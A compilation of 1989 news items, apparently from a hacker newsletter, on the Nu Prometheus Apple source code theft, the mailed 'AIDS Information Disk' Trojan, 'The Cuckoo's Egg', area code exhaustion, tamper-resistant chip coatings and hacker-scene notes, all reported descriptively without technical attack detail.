The case is unusual because the theft was apparently undertaken for philosophical reasons and not for personal profit.

There is no indication of how many copies of the program were sent by Nu Prometheus.

Software experts have said the programs would be useful to a company trying to copy the distinctive appearance of the Macintosh display, but it would not solve legal problems inherent in attempting to sell such a computer. Apple has successfully prevented many imitators from selling copies of its Apple II and Macintosh computers.

The disks were accompanied by a letter that said in part: "Our objective at Apple is to distribute everything that prevents other manufacturers from creating legal copies of the Macintosh. As an organization, the Nu Prometheus League has no ambition beyond seeing the genius of a few Apple employees benefit the entire world."

The group said it had taken its name from the Greek god who stole fire from the

gods and gave it to man.

The letter said the action was partially in response to Apple's pending suit against Microsoft Corp. and Hewlett-Packard Co., accusing them of copying the "look and feel" -- the screen appearance -- of the Macintosh.

Many technology experts in Silicon Valley believe Apple does not have special rights to its Macintosh technology because most of the features of the computer are copied from research originally done at Xerox Corp.'s Palo Alto Research Center during the 1970s. The Macintosh was not introduced until 1984.

The theft came to light in June after Macweek, a trade magazine, published the letter from Nu Prometheus.

At the time the theft was reported, executives at Apple, based in Cupertino, California, said they took the incident seriously.

A spokeswoman said that Apple would not comment on details of the investigation.

Ward said he had been told by the FBI agent that the agency believed Toshiba Corp. had obtained a copy of the software and that copies of the program had reached the Soviet Union.

The software is not restricted from export to the Communist bloc. Its main value is commercial as an aid in copying Apple's technology.

Ward said the FBI agent would not tell him how it believed Toshiba had obtained a copy of the software.

Ward also said the FBI agent told him that a computer programmer had taken a copy of the software to the Soviet Union.

Ward said the FBI agent told him he was considered a suspect because he was a "computer hacker," had gone to a liberal college and had studied briefly at the Massachusetts Institute of Technology's Artificial Intelligence Laboratory.

The term "hacker" was first used at MIT to describe young programmers and hardware designers who mastered the first interactive computers in the 1960s.

Ward is the second person to be interviewed by the FBI in the investigation of the theft.

Earlier Charles Farnham, a businessman in San Jose, California, said two FBI agents came to his office, but identified themselves as reporters for United Press International.

Farnham, a Macintosh enthusiast, has disclosed information about unannounced Apple products, said that after asking him to come outside his office, the men said they were FBI agents and proceeded to question him about Nu Prometheus group. He said he was not told that he was a suspect in the case.

UPI has complained to the FBI because of the incident.

Ward said he had joined Apple in 1979 and left last January to start his own company, Illumind. He sells computerized dictionaries used as spelling checkers and pronunciation guides.

He said the FBI told him that one person who had been mailed a copy of the Apple software was Mitchell Kapor, founder of Lotus Development Corporation.

Kapor returned his copy of the disk unopened, Ward said the agent told him.

Ward said the FBI had also said he was suspect because he had founded a group for the gifted known as Cincinnatus, which the agent said had roots in Greek mythology that were similar to the Nu Prometheus group.

Ward said the FBI was mistaken, and Cincinnatus is a reference from ancient

Roman history, not Greek mythology.

Data-Destroying Disc Sent To European Computer Users

December 13, 1989

by John Markoff (New York Times)

A computer disk containing a destructive program known as a Trojan horse has been mailed to computer users in at least four European countries.

It was not clear if any copies of the program had been mailed to people in the United States.

The program, which threatens to destroy data unless a user pays a license fee to a fictitious company in Panama City, Panama, may be a widespread attempt to vandalize thousands of personal computers, several computer experts who have studied the program said Tuesday, December 12.

Some computer experts said the disk was mailed by a "PC Cyborg" company to subscribers of personal computer trade magazines, apparently using mailing

The disk is professionally packaged and accompanied by a brochure that describes it as an "Aids Information Disk," the computer experts said. But when it is installed in the user's computer it changes several files and hides secret programs that later destroy data on the computer disk.

Paul Holbrook, a spokesman for the Computer Emergency Response Team, a U.S. government-financed security organization in Pittsburgh, said his group had confirmed the existence of the program, but did not know how widely it had spread.

Trojan horses are programs hidden in software that secretly insert themselves in a computer when the software masking them is activated. They are different from other secret programs like viruses and worms because they are not infectious: They do not automatically copy themselves.

A licensing agreement that accompanies the disk contains threatening information.

It reads in part: "In case of your breach of this license, PC Cyborg reserves the right to take any legal action necessary to recover any outstanding debts payable to the PC Cyborg Corporation and to use program mechanisms to ensure termination of your use of these programs. The mechanisms will adversely affect other programs on your microcomputer."

When it destroys data, the program places a message on the screen that asks users to send \$387 to a Panama City address.

John McAfee, a computer security consultant in Santa Clara, California, said the program had been mailed to people in England, West Germany, France and Italy.

The Executive Computer: From Espionage To Using A Printer October 27, 1989

by Peter H. Lewis (New York Times)

Those executives who pay attention to computers are more likely to worry about grand issues like productivity and small ones like how to make their personal printers handle envelopes than whether the KGB has penetrated their companies. In a fresh crop of books, they will find lessons on all these matters.

Perhaps the most entertaining of the new books is "The Cuckoo's Egg" (\$19.95, Doubleday), by Dr. Clifford Stoll, an astronomer.

Because he was the rookie in the Lawrence Berkeley Laboratories in California, he was asked to track down and fix a glitch in the lab's accounting software,

which had found a 75-cent discrepancy when it tried to balance the books.

"First-degree robbery, huh?" was Stoll's first reaction. But by the time he was done nearly a year later, he had uncovered a West German spy ring that had cracked the security of American military and research computer networks, gathering information that it sold to Moscow.

Beyond the entertainment value of this cat-and-mouse hunt, the book has lessons for any corporate computer user. The message is clear: Most companies are irresponsible about security.

The ease with which the "hacker" penetrated even military installations was astonishing, but not as astonishing as the lack of concern by many of the victims.

"The Cuckoo's Egg" follows the hunt for the unknown intruder, who steals without taking and threatens lives without touching, using only a computer keyboard and the telephone system.

The detective is an eccentric who sleeps under his desk, prefers bicycles to cars, and suddenly finds himself working with the Federal Bureau of Investigation, the Central Intelligence Agency and the National Security

Although the criminal and the hunter deal in the esoteric realm of computer code and data encryption, Stoll makes the technology accessible.

He also discovers that navigating the global electronic grid is less difficult than navigating the bureaucracies of various government agencies.

And while he was a whiz at tracing the cuckoo's electronic tracks from Berkeley to Okinawa to Hannover, West Germany, Stoll reveals himself to be helplessly lost on streets and highways and befuddled by such appliances as a microwave oven.

Besides the more than 30 academic, military and private government installations that were easy prey for the spies, the victims included Unisys, TRW, SRI International, the Mitre Corporation and Bolt Beranek & Newman Inc. -some of the very companies that design, build and test computer systems for the government.

"No doubt about it, the shoemaker's kids are running around barefoot," Stoll writes.

One leading character in the book is Dr. Bob Morris, chief scientist for the National Security Agency and the inventor of the security for the Unix operating system.

An epiloque to the book, dealing with an unrelated computer crime, recounts the discovery that it was Morris's son who wrote the rogue program that shut down a national network for several days last year.

In "The Macintosh Way" (\$19.95, Scott, Foresman & Co.), Guy Kawasaki, a former Apple Computer Inc. executive who is now president of a software company, has written a candid guide about management at high-technology companies.

Although his book is intended for those who make and market computer goods, it could prove helpful to anyone who manages a business.

Dialing Away U.S. Area Codes

November 13, 1989

by Laure O'Brien (Telephony Magazine)

The current endangered species in the news may not be an animal at all. The number of available area codes in the United States is dwindling rapidly. Chicago consumed a new code on November 11, 1989 and and New Jersey will gobble up another one on January 1, 1990.

There are only nine codes left, and they are expected to be used up by 1995, said Robert McAlesse, North American Numbering Plan administrator and member of Bellcore's technical staff.

"In 1947 (Bellcore) started with 86 codes, and they projected exhaustion in 100 to 150 years. They were off by a few years," McAlesse said.

When the 152 available codes are exhausted, Bellcore will use a new plan for creating area codes.

A total of 138 codes already are assigned. Five of the remaining 14 codes are reserved for service access codes, and 9 are for geographic area codes.

Under the current plan, a 0 or a 1 is used as the second digit while the first and last digits can range between 2 and 9. Under the new plan the first digit will be between 2 and 9 and the following two digits will be numbers between 0 and 9, McAlesse said.

The new plan will create 640 potential area codes, he said. Bellcore isn't predicting when the newly created codes will run out.

"The growth in new services and increase in the number of telephones are exhausting the codes. The biggest increases are cellular telephones, pagers, facsimile machines and new services that can have more than one number," McAlesse said.

The current unassigned codes include 210, 310, 410, 706, 810, 905, 909, 910 and 917. The Chicago area took the 708 code, and New Jersey will take 908.

In the Chicago metropolitan area, the suburbs were switched from the 312 area code to the new 708 code. Residents and businesses within the city limits retained the 312 code.

Illinois Bell started preparing for the change two years ago with the announcements alerting business customers to change stationary and business cards, said Gloria Pope, an Illinois Bell spokeswoman. Now the telco is targeting the residential market with billboard reminders and billing inserts.

The cost of technically preparing for the new code, including labor, is expected to reach \$15 million. But Pope said that does not include mailings, public relations efforts and business packages designed to smooth out the transition. The telco will absorb the cost with budgeted funds, and no rate increase is expected, she said.

Modifying the network to recognize the new code started about six months ago with translation work. Every central office in the Chicago Metropolitan area was adapted with a new foreign-area translator to accept the new code and route the calls correctly, said Audrey Brooks, area manager-Chicago translations.

The long distance carriers were ready for the code's debut. AT&T, US Sprint and MCI changed their computer systems to recognize the new code before the Chicago deadline.

"We are anticipating a pretty smooth transfer," said Karen Rayl, U.S. Sprint spokeswoman.

Businesses will need to adjust their PBX software, according to AT&T technical specialist Craig Hoopman. "This could affect virtually every nationwide PBX," he said. Modern PBX's will take about 15 minutes to adjust while older switches could take four hours. In many cases, customers can make the changes themselves, he said.

12.txt

Several years ago, clever high-technology pirates removed a chip from a satellite-television descrambling device made by General Instrument Corporation, electronically siphoned out hidden decryption software and studied it to figure out a way to receive clear TV signals.

When the company later tried to protect the chips by coating them with epoxy, the pirates simply developed a solvent to remove the protective seal, and stole the software again.

Now government researchers at Lawrence Livermore National Laboratory, a weapons and energy research center in Livermore, California, have developed a special coating that protects the chip from attempts to pry out either the chip design or the information it contains. In the semiconductor industry, a competitor's chip design can be copied through a process called reverse engineering, which might include determining the design through an electron microscope or by dissolving successive layers of the chip with a solvent.

Already a number of government military and intelligence agencies are using the coating to protect circuits containing secure information. The government has qualified 13 U.S. chip makers to apply the coating to chips used by certain government agencies.

The Lawrence Livermore research, known as the Connoisseur Project, has developed a resin about the consistency of peanut butter that is injected into the cavity surrounding the chip after it has been manufactured. The coating is heated and cured; The chip is then sealed with a protective lid.

The special protective resin is opaque and resists solvents, heat, grinding and other techniques that have been developed for reverse engineering.

A second-generation coating is being developed that will automatically destroy the chip when an attempt is made chemically to break through the protective layer.

Another project at the laboratory is exploring even more advanced protection methods that will insert ultra-thin screens between the layers of a chip, making it harder to be penetrated.

U.S. Firm Gets Hungarian Telephone Contract

December 5, 1989

Taken from the St. Louis Post-Dispatch (via New York Times News Service)

U.S. West Inc., one of the seven regional Bell telephone companies, announced that it had signed an agreement with Hungary to build a mobile cellular telephone system in Budapest.

The Hungarian cellular system will be the first such telephone network in Eastern Europe.

Because of the shortage of telephones in their country, Hungarians are expected to use cellular telephones for basic home service, as well as mobile communications.

For Hungary and the other Eastern European countries that have antiquated telephone systems, it will be faster and cheaper for the Government to deliver telephone service by cellular networks than it would be to rebuild the nation's entire telephone apparatus.

A cellular telephone network transmits calls on radio waves to small receiving antennas, called "cell" sites, that relay calls to local phone systems. The system to be built in Hungary will transmit calls from cellular phone to cellular phone and through the existing land-based telephone network.

The system, which is scheduled to begin operation in the first quarter of 1991, will initially provide cellular communications to Budapest's 2.1 million residents. Eventually, the system will serve all of Hungary, a nation of 10.6 million.

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Hungary has 6.8 telephone lines for every 100 people, according to The World's Telephones, a statistical compilation produced by AT&T. By comparison, the US has 48.1 lines for every 100 people.

1. Phone Fun (November/December) -- Some students at Columbia University in New York City have added a twist to that ancient annoyance, the chain letter. The students have taken advantage of the school's newly installed, \$15 million IBM/Rolm phone system's ability not only to store messages like an answering machine, but also to take and receive messages and send them -- with comments -- to a third party.

Last spring, brothers Anil and Ajay Dubey, both seniors, recorded a parody of rapper Tone Loc's Top 10 single "Funky Cold Medina" and sent it to some buddies. Their friends then passed the recording along with comments, to some other pals, who passed it on to other friends... and so on, and so on, and so on. Eventually, the message ran more than ten minutes and proved so popular that the phone mail system became overloaded and was forced to shut down.

2. Get a "Sprint" VISA Card Today (November 14, 1989) -- U.S. Sprint will begin mailing in December, a a Sprint VISA card, which will combine the functionality of a long distance calling card, a credit card and an ATM card. Sprint will market the card which will be issued by State Street Bank and Trust, in Boston.

Business travelers will receive a single bill that list all their travel related expenses: Hotel, meals and phone calls. While payment for the phone charges will be done through the regular Visa bill, call detail reports will appear on Sprint's standard FONcard bill. Taken from Communications Week.

3. The Harpers Forum -- Harpers Magazine came up with an idea for how to gather information about the phreak/hack modem community. They set up shop on The Well (a public access Unix and bulletin board) and invited any and all hackers to join in their multiple discussion subboards.

The hackers involved were Acid Phreak, Bernie S., Cap'n Crunch, Cheshire Catalyst, Emmanuel Goldstein, Knight Lightning, Michael Synergy (of Reality Hackers Magazine), Phiber Optik, Piper, Sir Francis Drake, Taran King, and many old TAP subscribers.

The Well is accessible through CompuServe's data network. All charges for using The Well by hackers were absorbed by Harpers.

There were many people on The Well posing as hackers to try and add to the discussion, but it turns out that some of them like Adel Aide, were shoe salesmen. There were also a few security types, including Clifford Stoll (author of The Cuckoo's Egg), and a reporter or two like Katie Hafner (who writes a lot for Business Week).

The contents of the discussion and all related materials will be used in an article in an upcoming issue of Harpers Magazine.

- 4. Phrozen Ghost has supposedly been arrested for crimes relating to hacking, telecommunications fraud, and drugs. No other details are known at this time. Information sent to PWN by Captain Crook.
- 5. SurveillanceCon '89 -- Tuc, Susan Thunder, and Prime Suspect all attended a Security/Surveillance Convention in Washington DC recently at which both Tuc and Susan Thunder gave presentations about computer security. Tuc's presentation dealt largely with bulletin boards like Ripco in Chicago and newsletters like Phrack Inc. Audio cassettes from all the speakers at this convention are available for \$9.00 each, however we at PWN have no information about who to contact to purchase these recordings.